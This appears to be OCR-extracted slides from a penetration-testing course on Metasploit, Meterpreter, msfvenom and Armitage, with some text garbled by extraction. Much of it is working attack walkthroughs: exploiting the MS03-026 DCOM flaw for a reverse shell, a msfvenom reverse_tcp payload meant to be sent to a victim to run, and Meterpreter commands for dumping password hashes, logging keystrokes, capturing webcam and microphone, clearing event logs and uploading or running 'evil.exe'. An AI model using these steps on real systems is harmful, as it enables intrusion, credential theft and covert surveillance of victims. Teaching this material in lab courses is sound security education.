                                     The target port
                           yes
Payload options (windows/shell/reverse tcp):
                                        Description
   Name
             Current Setting Required
   EXITFUNC
            thread
                                        Exit technique: seh, thread, process, none
                              ves
                                        The listen address
  LH0ST
                              ves
             4444
   LPORT
                                        The listen port
                              yes
Exploit target:
      Name
   Id
       Windows NT SP3-6a/2000/XP/2003 Universal
   0
```

Metasploit - Pwn!

```
\underline{\mathsf{msf}} exploit(\underline{\mathsf{ms03}} 026 dcom) > set rhost 10.1.5.56
rhost => 10.1.5.56
msf exploit(ms03 026 dcom) > set lhost 10.1.5.3
lhost => 10.1.5.3
msf exploit(ms03 026 dcom) > exploit
[*] Started reverse handler on 10.1.5.3:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn ip tcp:10.1.5.56[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn ip tcp:10.1.5.56[135] ...
[*] Sending exploit ...
[*] Encoded stage with x86/shikata ga nai
[*] Sending encoded stage (267 bytes) to 10.1.5.56
[*] Command shell session 2 opened (10.1.5.3:4444 -> 10.1.5.56:1045) at 2014-01-16 12:32:51
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
 WINNT\system32>
     May have to press
                                Pwned! You're
   enter to get a prompt
                                 on the target!
```

Metasploit - Scripted Pwnage!

- □ Can create a file (exploit.rb) with Metasploit commands:

 - set PAYLOAD windows/shell/reverse_tcp
 - * set rhost 10.1.5.56
 - * set lhost 10.1.5.3
 - exploit
- □ From Kali command line enter
 - msfconsole -r exploit.rb

Meterpreter (Metasploit Interpreter)


- One of the Metasploit payloads
- General-purpose payload that carries a special DLL to target
- □ DLL implements a simple shell → Metasploit Interpreter
- Shell provides command-line access within an existing process on the target
 - Not cmd.exe
 Not /bin/bash or /bin/sh
 - ipconfig or ifconfig?
- □ Meterpreter implements its own set of commands for any platform
- Does not create separate process—attacker can hide
- Does not touch hard drive
- Does not need any system-provided command executables for its command shell; they are built into meterpreter

Stealth


- In general, running a command shell on the victim will show up in the list of running processes
 - Very visible to the user
- Metasploit uploads the Meterpreter payload to the host and runs it within the exploited process
 - * List of running processes

 will not display the

 Meterpreter payload because it will be running inside of a process that is already there




Meterpreter



How Do The Pieces Fit Together?

- Meterpreter consists of a client and a server payload
 - Meterpreter server runs on the exploited box
 - Meterpreter client runs within Metasploit
- □ For every command (e.g., hashdump) there is a client stub on the client and a server stub on the server



Using Meterpreter via the Console

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03 026 dcom) > set payload windows/meterpreter/reverse tcp
pavload => windows/meterpreter/reverse tcp
msf exploit(ms03 026 dcom) > set rhost 10.1.5.56
rhost => 10.1.5.56
msf exploit(ms03 026 dcom) > set lhost 10.1.5.3
lhost => 10.1.5.3
msf exploit(ms03 026 dcom) > exploit
[*] Started reverse handler on 10.1.5.3:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
   Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn ip tcp:10.1.5.56[135]
   Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn ip tcp:10.1.5.56[135] .
   Sending exploit ...
[*] Sending stage (769024 bytes) to 10.1.5.56
[*] Meterpreter session 1 opened (10.1.5.3:4444 -> 10.1.5.56:1047) at 2014-01-16 12
meterpreter >
     You now have a meterpreter
        session with the target
```

Useful Meterpreter Commands


- □ There are many useful commands in Meterpreter
- hashdump easily retrieves Windows password hashes...

meterpreter > hashdump

Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1f01d13cdb6fcf1792153512dcc0084:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

... which can be fed into a password cracker (Cain)



<u>meterpreter</u> > help

→ guid
→ help

→ load

info

irb

Core Commands ========== Command Description Help menu background Backgrounds the current session bgkill Kills a background meterpreter script bglist Lists running background scripts Executes a meterpreter script as a background thread bgrun channel Displays information or control active channels close Closes a channel disable unicode encoding Disables encoding of unicode strings enable unicode encoding Enables encoding of unicode strings Terminate the meterpreter session → exit Get the current session timeout values get timeouts

Get the session GUID

Help menu

Drop into irb scripting mode

Displays information about a Post module

Load one or more meterpreter extensions

machine_id

→ migrate
pivot

→ quit
read
resource

→ run

→ sessions
set_timeouts
sleep
transport
use
uuid
write

Get the MSF ID of the machine attached to the session
Migrate the server to another process
Manage pivot listeners
Terminate the meterpreter session
Reads data from a channel
Run the commands stored in a file
Executes a meterpreter script or Post module
Quickly switch to another session
Set the current session timeout values
Force Meterpreter to go quiet, then re-establish session.
Change the current transport mechanism
Deprecated alias for "load"
Get the UUID for the current session

You may have to migrate to a process with higher (SYSTEM) privileges in order to access some information

Writes data to a channel

* Explorer.exe typically works well

Other Useful Meterpreter Commands Stdapi: File system Commands

	Command	Description
	cat	Read the contents of a file to the screen
	cd	Change directory
	checksum	Retrieve the checksum of a file
	ср	Copy source to destination
	dir	List files (alias for ls)
\rightarrow	download	Download a file or directory
	edit	Edit a file
	getlwd	Print local working directory
	getwd	Print working directory
	lcd	Change local working directory
	lpwd	Print local working directory
	ls	List files
	mkdir	Make directory
	mv	Move source to destination
	pwd	Print working directory
	rm	Delete the specified file
	rmdir	Remove directory
	search	Search for files
	show_mount	List all mount points/logical drives
\rightarrow	upload	Upload a file or directory

Stdapi: Networking Commands

Command	Description
→ arp	Display the host ARP cache
getproxy	Display the current proxy configuration
→ ifconfig	Display interfaces
ipconfig	Display interfaces
→ netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
→ route	View and modify the routing table

Stdapi: System Commands

	Command	Description
	clearev	Clear the event log
	drop token	Relinquishes any active impersonation token.
→	execute	Execute a command
	getenv	Get one or more environment variable values
→	getpid	Get the current process identifier
	getprivs	Attempt to enable all privileges available to the current process
	getsid	Get the SID of the user that the server is running as
_	getuid	Get the user that the server is running as
	kill	Terminate a process
	localtime	Displays the target system's local date and time
	pgrep	Filter processes by name
	pkill	Terminate processes by name
	•	
→	ps reheat	List running processes
	reboot	Reboots the remote computer
	reg	Modify and interact with the remote registry
	rev2self	Calls RevertToSelf() on the remote machine
→	shell	Drop into a system command shell
	shutdown	Shuts down the remote computer
	steal_token	Attempts to steal an impersonation token from the target process
	suspend	Suspends or resumes a list of processes
→	sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands

Command	Description
enumdesktops getdesktop	List all accessible desktops and window stations Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Priv: Elevate Commands

Command Description

→ getsystem Attempt to elevate your privilege to that of local system.

What happens when I type getsystem?

https://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/

Priv: Password database Commands

Command Description

→ hashdump Dumps the contents of the SAM database

Priv: Timestomp Commands

Command Description

timestomp Manipulate file MACE attributes

Upload and Download

We can upload and execute our files via Meterpreter...
 meterpreter > upload evil.exe evil.exe
 [*] uploading : evil.exe -> evil.exe
 [*] uploaded : evil.exe -> evil.exe
 meterpreter > execute -f evil.exe
 Process 1700 created
 We can download files via Meterpreter...
 meterpreter > download secret.txt secret.txt
 [*] downloading: secret.txt -> secret.txt
 [*] downloaded : secret.txt -> secret.txt

Shells

- Meterpreter → Shell
 - shell
 - Gives you a native OS shell on target
 - Type exit to exit shell and return to meterpreter

MsfVenom - Attacker Generates Payload

Generates and encodes selected payload

msfvenom -p windows/meterpreter/reverse_tcp
lhost=10.1.0.203 lport=4444 -f exe -o my_payload.exe

Attacker

Output format

root@kali:-# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.1.0.203 lport=4444 -f exe
-o my_payload.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No encoder or badchars specified, outputting raw payload Payload size: 333 bytes Saved as: my payload.exe

No Arch selected, selecting Arch: x86 from the payload

root@kali:~#

MsfVenom - Attacker Starts Listener

msfconsole

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.1.0.203
LHOST => 10.1.0.203
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 10.1.0.203:4444
[*] Starting the payload handler...
```

Victim Executes File And Attacker Sees:


Send my_payload.exe to the target and get them to execute

You're In... Now What? (Post Exploitation)

Recon the target and network using native shell or meterpreter

```
Network info ipconfig [ /all | /displaydns]
Arp tables arp -a
Route table route print
Network conns netstat -nabo
SMB conns netstat -na | find "EST" | find ":445"
Processes tasklist
Show env vars set
Hosts in group net view
System info systeminfo
Many more in
```

- Many more in
 - □ Post exploitation commands Windows.pdf
 - □ Post exploitation commands Linux.pdf



Outline

- 1. Armitage Overview
- 2. Running Armitage
- 3. Attack
- 4. Post Exploitation
- 5. Maneuver



Armitage

Armitage is a front-end (GUI) that provides workflow and collaboration tools on top of Metasploit





Raphael Mudge - Blackhat 2016



www.fastandeasyhacking.com

Armitage GUI





/usr/share/metasploit-framework/modules

Visualize Targets

- See which hosts are in your database
- See which hosts are compromised
 - View active sessions



"Tabbed" Concept for Metasploit

- Allows for multiple simultaneous...
 - Consoles! Shells! Meterpreters! Oh My!

```
Console X Scan X exploit X windows/meterpreter/reverse_tcp X

msf > use exploit/multi/handler
msf > set PAYLOAD windows/meterpreter/reverse_tcp
msf > set ExitOnSession false
msf > set LHOST 10.1.1.126
msf > set Iterations 3
PAYLOAD => windows/meterpreter/reverse_tcp
msf > set LPORT 4444
```

Command Line capabilities remain

```
msf > exploit -j
LPORT => 4444
Encoder => x86/shikata_ga_nai
EXITFUNC => process
[*] Exploit running as background job.
[*] Started reverse handler on 10.1.1.126:4444
[*] Starting the payload handler...
msf exploit(handler) >
```


Outline

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Starting Armitage

- Included in Kali
 - Runs on existing Metasploit Framework



- □ May have to perform the following if Armitage doesn't start db
- Create script (file called armitage-sc) containing

```
#!/bin/bash
service postgresql start
service metasploit start
service metasploit stop
armitage
```


- Set execute permissions (chmod)
 - chmod 755 armitage-sc
- Execute script
 - ./armitage-sc

Connect

□ If you are running on localhost (recommended), just click "Connect"

Username: msf

Password: test




Start Server

- You will likely see that Metasploit RPC server is not yet running or accepting connections
- Let Armitage do this for you
 - ❖ Click Yes ☺




Connecting to the Database

- "Connection refused" dialog is normal
 - Armitage takes a few attempts to connect to database
 - Just let it run...



- ☐ If a window pops up saying it "Could not connect to database"
 - Open a command shell and enter
 - /etc/init.d/postgresql start

Armitage Is Now Running



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Cyber Attack Management

Remote Exploits


- Target Scanning
- 2. Analyze Scan Data
- 3. Choose an Exploit
- 4. Select a Payload
- 5. Launch Exploit

Exploit-free Attack

Pass the Hash

Client-side Exploits


□ More later



Scan

Launch Nmap scan from GUI

Scan Complete!




Manually Adding Hosts -


Not Recommended

□ Import Hosts from previous scan


- Nexpose
- Nessus



Manually Add hosts without scanning



Target's OS is Now Identified



Exploit

<u>A</u>ttack

Login

Scan

Host

Services

10.1

- Attacks → Find Attacks
 - Performs an attack analysis based on open ports (à la Nexpose)
- Right-click on host icon
 - Should now see a new


dcerpc

oracle

samba

smb

"Attack" menu





Hosts Attacks Workspa

Find Attacks Hail Mary


Exploit

 Exploits are pre-configured, but editable





Successful Exploit



Exploit Failure

- Firewall
- Software not vulnerable
- Service is hung
- Non reliable exploit
- Misconfigured exploit
- Could not establish session
- Just having a BAD day...



